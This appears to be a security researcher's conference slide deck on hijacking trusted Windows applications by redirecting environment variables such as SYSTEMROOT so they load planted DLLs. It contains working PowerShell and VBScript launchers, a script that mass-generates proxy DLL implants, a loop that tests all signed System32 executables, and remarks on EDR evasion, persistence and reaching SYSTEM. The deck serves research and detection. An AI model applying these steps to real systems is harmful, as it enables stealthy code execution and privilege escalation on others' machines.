

SAVE THE ENVIRONMENT (VARIABLE)

HIJACKING LEGITIMATE APPLICATIONS WITH A MINIMAL FOOTPRINT

Wietze Beukema (@wietze)




, January 2023

HELLO WORLD, WHO DIS?

@Wietze

- Sr Threat Hunter on CrowdStrike's OverWatch Elite team
- Based in London, UK
- Previously presented at *BSides London, MITRE ATT&CK EU Community, SANS DFIR, DEF CON*

DLL HIJACKING



“Tricking a (legitimate/trusted) application into loading an arbitrary DLL”

DLL HIJACKING: COMMON TYPES

DLL SIDE-LOADING


Move vulnerable EXE, put next to malicious DLL

DLL SEARCH ORDER HIJACKING

Put malicious DLL in folder searched before legit DLL

DLL SUBSTITUTION

Replace the original DLL with a malicious one



DLL HIJACKING: LESS COMMON TYPES

PHANTOM DLL HIJACKING


Create malicious DLL in location that is searched for, but normally does not exist

WINSXS HIJACKING

Manipulate Windows Side-by-Side infrastructure

INPUT-BASED HIJACKING (SOMETIMES CALLED 'DLL REDIRECTION')

Manipulate the command line, Windows Registry, etc.




WELL DOCUMENTED
WELL RESEARCHED
WELL DETECTED

ENVIRONMENT VARIABLES

ENVIRONMENT VARIABLES

- (Dynamic) variable that can be used by running programs
- Can be used in:
 - Command shells (e.g. `%VAR%` on Windows, `$VAR` on Unix)
 - As well as regular processes (e.g. `getenv("VAR")` in C)
- Typically stored as (ASCII) string

ENVIRONMENT VARIABLES: A BRIEF HISTORY



An environment variable is a special case of a replaceable parameter. If the SET command is used in the form

```
SET name=value
```

to add an environment variable to the system's environment block, the string value will be substituted for the string %name% wherever the latter is encountered during the interpretation of a batch file. This capability is available only in versions 2.x, 3.1, and 3.2.

```
List:      ntbugtraq
Subject:   NT security - why bother?
From:      Paul Ashton <paul () ARG0 ! DEMON ! CO ! UK>
Date:      1997-07-23 22:34:20}
```

[...]

Why would any other application developers bother to support secure configurations if this is what they see coming out of Redmond?

[...]


ENVIRONMENT VARIABLES IN WINDOWS

- All variable keys and values are stored in a **single string**
- This string can contain up to **32,767 ($2^{15}-1$)** characters in total
- (Semi-) Persistent variables are stored in:

Scope	Location
All Users	HKLM\System\CurrentControlSet\Control\Session Manager\Environment
Current User	HKCU\Environment
Current Session	HKCU\Volatile Environment
Process	

- (typically) Initialised on boot, then passed down when creating child processes

ENVIRONMENT VARIABLES IN WINDOWS




Process Environment Block (PEB)
InheritedAddressSpace
ReadImageFileExecOptions
BeingDebugged
SpareBool
Mutant
Ldr
ProcessParameters
SubsystemData
ProcessHeap
...

RTL_USER_PROCESS_PARAMETERS
MaximumLength
Length
Flags
ConsoleHandle
ConsoleFlags
StdInputHandle
StdOutputHandle
StdErrorHandle
CurrentDirectoryPath
CurrentDirectoryHandle
DllPath
ImagePathName
CommandLine
Environment
StartingPositionLeft
StartingPositionTop
...

```
==:::\
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\Wietze\AppData
CommonProgramFiles=C:\Program
CommonProgramFiles(x86)=C:\Pro
CommonProgramW6432=C:\Program
COMPUTERNAME=WIETZE-LAB
ComSpec=C:\Windows\system32\cm
DriverData=C:\Windows\System32
FPS_BROWSER_APP_PROFILE_STRING
FPS_BROWSER_USER_PROFILE_STRIN
HOMEDRIVE=C:
HOMEPATH=\Users\Wietze
LOCALAPPDATA=C:\Users\Wietze\A
LOGONSERVER=\\WIETZE-LAB
NUMBER_OF_PROCESSORS=2
OneDrive=C:\Users\Wietze\OneDr
OS=Windows_NT
Path=C:\Windows\system32;C:\Wi
PATHEXT=.COM;.EXE;.BAT;.CMD;.V
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 F
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=8e09
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program F
ProgramW6432=C:\Program Files
```

WINDOWS API

```
BOOL CreateProcessA(  
    [in, optional]      LPCSTR      lpApplicationName,  
    [in, out, optional] LPSTR       lpCommandLine,  
    [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in]                BOOL         bInheritHandles,  
    [in]                DWORD        dwCreationFlags,  
    [in, optional]      LPVOID       lpEnvironment,   
    [in, optional]      LPCSTR       lpCurrentDirectory,  
    [in]                LPSTARTUPINFO lpStartupInfo,  
    [out]               LPPROCESS_INFORMATION lpProcessInformation,  
);
```

SCOPE FOR TAMPERING?

VARIABLES OF PARTICULAR INTEREST

Environment variables pointing to folders we normally do not control, e.g.:

`SYSTEMDRIVE=C:`

`SYSTEMROOT=C:\Windows`

`WINDIR=C:\Windows`

`ProgramFiles=C:\Program Files`

`ProgramFiles(x86)=C:\Program Files (x86)`


`ProgramW6432=C:\Program Files`

BASIC CONCEPT


After picking an application to test:

1. **Update** environment variable to new location
2. **Start** application
3. **Monitor** attempted DLL loads from the new location
4. **Profit**

NORMAL RUN



MANIPULATED RUN



EXAMPLE: POWERSHELL



hostname.exe

%SYSTEMROOT%\System32\mswsock.dll

C:\Windows\System32\mswsock.dll

C:\Temp\Evil\System32\mswsock.dll



mswsock.dll

```
Windows PowerShell
PS C:\temp\evil> $s = New-Object System.Diagnostics.ProcessStartInfo
PS C:\temp\evil> $s.FileName="c:\windows\system32\hostname.exe"
PS C:\temp\evil> $s.EnvironmentVariables.Remove("SYSTEMROOT")
PS C:\temp\evil> $s.EnvironmentVariables.Add("SYSTEMROOT", "C:\temp\evil")
PS C:\temp\evil> $s.UseShellExecute = $false
PS C:\temp\evil>
PS C:\temp\evil> $p = New-Object System.Diagnostics.Process
PS C:\temp\evil> $p.StartInfo = $s
PS C:\temp\evil> $p.Start()
True
PS C:\temp\evil> |
```



Recycle Bin



Microsoft
Edge

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result	Detail
-----------	--------------	-----	-----------	------	--------	--------

Windows PowerShell

PS C:\>



...BUT WHY?

- ✓ Run your code via pre-existing, legitimate software
- ✓ No custom command lines, special process operations, etc.
- ✓ No registry footprint
- ✓ EDR rarely (?) analyses process-level environment variables
- ✓ Supported by scripting languages including PowerShell, VBScript, JScript

EXAMPLE: VBSCRIPT

The screenshot displays three windows from a Windows operating system. The top-left window is 'Windows PowerShell', showing the execution of a VBScript file. The top-right window is 'Notepad', showing the content of the VBScript file. The bottom window is 'Process Monitor', showing the system's activity during the script's execution.

Windows PowerShell

```
PS C:\> cscript c:\temp\run.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\>
```

run - Notepad

```
File Edit Format View Help
Set WshShell = WScript.CreateObject("WScript.Shell")
Set colVolEnvVars = WshShell.Environment("Process")
colVolEnvVars("SYSTEMROOT") = "C:\temp\windows_64"

statusCode = WshShell.Run ("slui.exe", 1, true)
```

Process Monitor - Sysinternals: www.sysinternals.com

T...	Process Name	PID	Operation	Path	Result	Detail	Integrity
2...	cscript.exe	5376	Load Image	C:\Temp\windows_64\system32\windows.storage.dll	SUCCESS	Image Base: 0x7ffd1b1...	Medium
2...	cscript.exe	5376	Load Image	C:\Temp\windows_64\system32\propsys.dll	SUCCESS	Image Base: 0x7ffd0e5...	Medium
2...	slui.exe	4080	Load Image	C:\Temp\windows_64\system32\indfapi.dll	SUCCESS	Image Base: 0x7ffd0bc...	Medium
2...	slui.exe	4080	Load Image	C:\Temp\windows_64\system32\lwdi.dll	SUCCESS	Image Base: 0x7ffd0a0...	Medium
2...	slui.exe	4080	Load Image	C:\Temp\windows_64\system32\IPHLPAPI.DLL	SUCCESS	Image Base: 0x7ffd0a0...	Medium

COMPARISON

DLL Side-loading

- Requires bringing/moving executable

DLL Search Order Hijacking

- Limited options
- Or requires bringing executable

DLL substitution

- May require elevated rights

Input-based DLL hijacking

- Detectable via command line
- Detectable via (known) Registry locations

Environment Variable-Based Hijacking

- Uses pre-existing applications
- Does not require elevated rights
- Does not require special command-line arguments
- Many candidates
- Only footprint: planting of the DLL



FINDING VULNERABLE EXECUTABLES

HACKER'S MINDSET

Turning one observation into a systemic approach

Idea:

PREP

- Take all DLLs in e.g. C:\Windows\System32
- Create implants for each of them, creating a fingerprint file when loaded

EXECUTION

- Take all EXEs in e.g. C:\Windows\System32
- Run them with certain environment variables pointed to implants folder










VALIDATION


- Check fingerprint files

CHALLENGES

A common problem with DLL Hijacking: **stability**

- We don't (fully) know the **role of the DLL** in the vulnerable program
- We don't (fully) control the **execution flow** of the vulnerable program

Approach	Problems	Solution
Creating a generic DLL	 Rejected/crashing due to missing exports or ordinals  Crashing due to missing functionality  Crashing due to missing metadata/resources	 Function Redirection ('DLL Proxying')
Creating DLL with dummy functions for expected export names	 Rejected/crashing due to missing ordinals  Crashing due to missing functionality  Crashing due to missing metadata/resources	
Creating DLL with function redirection	 Crashing due to missing metadata/resources	 Resource cloning



MASS GENERATE DLL IMPLANTS

```
39 for dll_path in "${results[@]}"; do
40     # Create output folder structure if needed
41     mkdir -p "$output_folder/${dll_path%/*}"
42     # Display progress to stdout
43     echo -en "\r$i/${#results[@]}"
44     ( # Run bunch of commands, output to .def file
45         # Create header of .def file
46         echo -e "LIBRARY Wietze\nEXPORTS\n"
47         # Get objdump data
48         objdump_output=$( ${tools_prefix}-mingw32-objdump -p "$dll_path" )
49         # Find ordinal offset in objdump data
50         offset=$( echo "$objdump_output" | sed -n -r "s/Export Address Table -- Ordinal Base
51         ([0-9]+)/\1/gp" )
52         # Use sed/perl magic to transform exports in objdump data to .def format
53         ( echo "$objdump_output" | perl -ne "print if s/^\s+\[\s{0,3}([0-9]{1,4})\]\s*(\[^\s]+\)
54         \$/'\''.\$2.'\''=\"$$(echo $dll_path | sed 's/./\c:\\\\/' | sed 's/\\/\\\\\\\\/g')).'\$2.
55         '\@'.(\$1+${offset:=0})/ep" )
56     ) > "$output_folder/$dll_path.def"
57
58     # Leverage windres to obtain a .res file containing embedded resources
59     timeout 10s ${tools_prefix}-mingw32-windres -i "$dll_path" -O coff -o "$output_folder/
60     $dll_path.res" 2> /dev/null
61
62     if [ $? -eq 0 ]; then
63         # Compile our output DLL, using (static) .C template and (generated) .def and .res
64         # files
65         ${tools_prefix}-mingw32-gcc -shared -mwindows -o "$output_folder/$dll_path"
66         "$output_folder/$dll_path.def" "$output_folder/$dll_path.res" ../template.c
67
68         # Remove redundant .def/.rsrc files
```




```
BOOL WINAPI DllMain(HINSTANCE hModule, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
        case DLL_THREAD_ATTACH:
        case DLL_PROCESS_ATTACH:
            generate_fingerprint(__func__);
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }

    return TRUE;
}
```

MASS TEST VULNERABLE EXECUTABLES

```
1 # Find all trusted executables in System32
2 $paths = Get-ChildItem c:\windows\system32 -File | ForEach-Object { if($_ -match '.*?exe$') {Get-AuthenticodeSignature $_.fullname} } |
   where {$_.IsOSBinary} | ForEach-Object {$_.path }
3
4 # Executing these executables causes trouble, let's just skip them
5 $skips = "*shutdown*", "*logoff*", "*lsaiso*", "*rdpinit*", "*wininit*", "*DeviceCredentialDeployment*", "*lsass*"
6
7 # Prepare ProcessStartInfo object
8 $s = New-Object System.Diagnostics.ProcessStartInfo
9 # Update SYSTEMROOT variable, point it to our location
10 $s.EnvironmentVariables.Remove("SYSTEMROOT")
11 $s.EnvironmentVariables.Add("SYSTEMROOT", "C:\Temp\windows_64")
12 $s.UseShellExecute = $false
13
14 # Prepare Process object
15 $p = New-Object System.Diagnostics.Process
16 $p.StartInfo = $s
17
18 # Iterate over executables
19 foreach ($path in $paths) {
20     $executable = Split-Path $path -Leaf
21     if(($skips | where {$executable -Like $_})) { continue }
22     # Set Process object's path to the current executable
23     $s.FileName = $path
24     # Start the process and move on
25     $p.Start()
26 }
27 @WIETZE
```



WINDOWS-DLL-ENV-HIJACKING

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Shell 51.4% C 30.1% Dockerfile 18.5%

Environment Variable-based DLL Hijacking

Background

This repo contains all scripts used to find *Environment Variable-based DLL Hijacking* candidates on Windows 11 (version 21H2), as described in [this blog post](#).

Approach

The first step is to create 'dummy' DLLs for all legitimate DLLs that can be found in trusted locations, such as `C:\Windows\System32`.

This project leverages `obdump` and `windres` from `binutils` to get all exports (including ordinals) and resources from a given DLL, respectively. It then uses `x86_64-w64-mingw32-gcc` to compile a DLL that

- Framework for mass compiling DLLs for DLL Hijacking
 - With export function redirection
 - With resource cloning
- Using MinGW (i.e. cross-platform support)

<https://github.com/wietze/>

FINDINGS

Tested on Windows 11 (21H2):

- 82 executables
- 91 unique DLLs
- 298 combinations

3rd-party software:

- Microsoft Office 2021
- Browsers: latest Edge, Chrome, Firefox, ...
- Chat software: latest Slack, Teams, Zoom, WebEx, ...


However: it is not about the individual results



FURTHER IMPLICATIONS

















PERSISTENCE

- Requirement: when process is created, we should be able to set Environment Variable
- Using script in combination with scheduled task: bit meh
- Manipulating service-specific Environment Variables...?



PRIVILEGE ESCALATION (?)

- 'Stealthy' (?) way to get SYSTEM

8524	 QueryAttribut...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	FileSystemAttribut...	System
8524	 CreateFileMapp...	C:\Temp\windows_64\system32\mswsock.dll	FILE LOCKED WIT...	SyncType: SyncTyp...	System
8524	 QueryStandardI...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	AllocationSize: 241...	System
8524	 CreateFileMapp...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	SyncType: SyncTyp...	System
8524	 QueryEAFile	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS		System
8524	 CreateFileMapp...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	SyncType: SyncTyp...	System
8524	 QuerySecurityFile	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	Information: Owner...	System
8524	 Load Image	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	Image Base: 0x7ffd...	System
8524	 CloseFile	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS		System
8524	 CreateFile	C:\Users\Public\Downloads\spoolsv.exe_mswsoc...	SUCCESS	Desired Access: G...	System
8524	 WriteFile	C:\Users\Public\Downloads\spoolsv.exe_mswsoc...	SUCCESS	Offset: 0, Length: 6...	System
